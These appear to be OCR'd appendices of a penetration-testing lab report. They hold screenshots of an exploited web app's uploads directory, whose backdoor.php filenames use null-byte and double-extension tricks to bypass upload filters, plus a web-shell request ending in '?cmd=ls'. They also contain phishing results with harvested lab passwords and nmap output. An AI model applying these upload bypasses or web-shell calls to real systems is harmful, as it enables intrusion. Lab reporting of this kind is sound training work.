


Appendix D:
Screenshots Of Exploited Web App




Index of /secureapp

Name	Last modified	Size	Description
Parent Directory		-	
assets/	2020-09-30 09:22	-	
contact.php	2020-10-04 12:00	4.6K	
includes/	2021-01-21 14:18	-	
uploads/	2021-12-30 19:07	-	



Index of /secureapp/uploads

Parent Directory
0.jpg
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Zone_Transfer.png
aaaaaaaaaaaaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
backdoor.php%00.jpg
backdoor.php%00.png%00.jpg
backdoor.php.jpg
backdoor.php.png
backdoor.php;.png
backdoor.phpD.jpg
backdoor.png
x00.jpg


Mozilla Firefox
Q3 Phishing Test - Gophi
Apache CouchDB - Futon
Nessus Essentials / Folde
example.com/secureapp/upl
example.com/secureapp/uploads/backdoor2.php.png?cmd=ls
Kali Linux
Exploit-DB
Bansal X
Execute
0.jpg
Zone_Transfer.png
backdoor.php%00.jpg
backdoor.php%00.png%00.jpg
backdoor.php.jpg
backdoor.php.png
backdoor.php;.png
backdoor.phpD.jpg
backdoor.png
backdoor2.php.png
x00.jpg

Appendix E:
OSINT / Phishing Results Data Used


Details

Show 10 entries Search:

First Name	Last Name	Email	Position	Status	Reported
Martin	Walters	martin@example.com	Developer	Submitted Data	
Tabitha	Yang	tabitha@example.com	Developer	Submitted Data	
Edwina	Jimenez	edwina@example.com	Employee	Submitted Data	
King	Farley	king@example.com	Employee	Submitted Data	
Pauline	Frey	pauline@example.com	Employee	Submitted Data	
Rose	Underwood	rose@example.com	Employee	Submitted Data	
sagar	bansal	sagar@example.com	Instructor	Submitted Data	✓
Christine	Mcdonald	christine@example.com	Management	Submitted Data	
Liz	Hoover	liz@example.com	Management	Submitted Data	
Millard	Wang	millard@example.com	Management	Submitted Data	✓

	A	B
	Username	Password
	christine	lei6xei2Ufu
	king	jeeFoo7shoo1E
	liz	MeoPoph7
	martin	ieK8uG3ahY
	pauline	Ovaa6eech
	rose	ea1Ceiri
	tabitha	IequiNg3iesh

OSINT for uploading backdoor file:



Appendix F:
Nmap Found Services

```
root@udacity:~/Desktop# nmap example.com -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-30 10:41 IST
Nmap scan report for example.com (10.10.10.10)
Host is up (0.00052s latency).
Not shown: 65528 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
53/tcp   open   domain
80/tcp   open   http
443/tcp  open   https
5984/tcp closed couchdb
8083/tcp open   us-srv
MAC Address: 08:00:27:5C:99:0E (Oracle VirtualBox virtual NIC)
```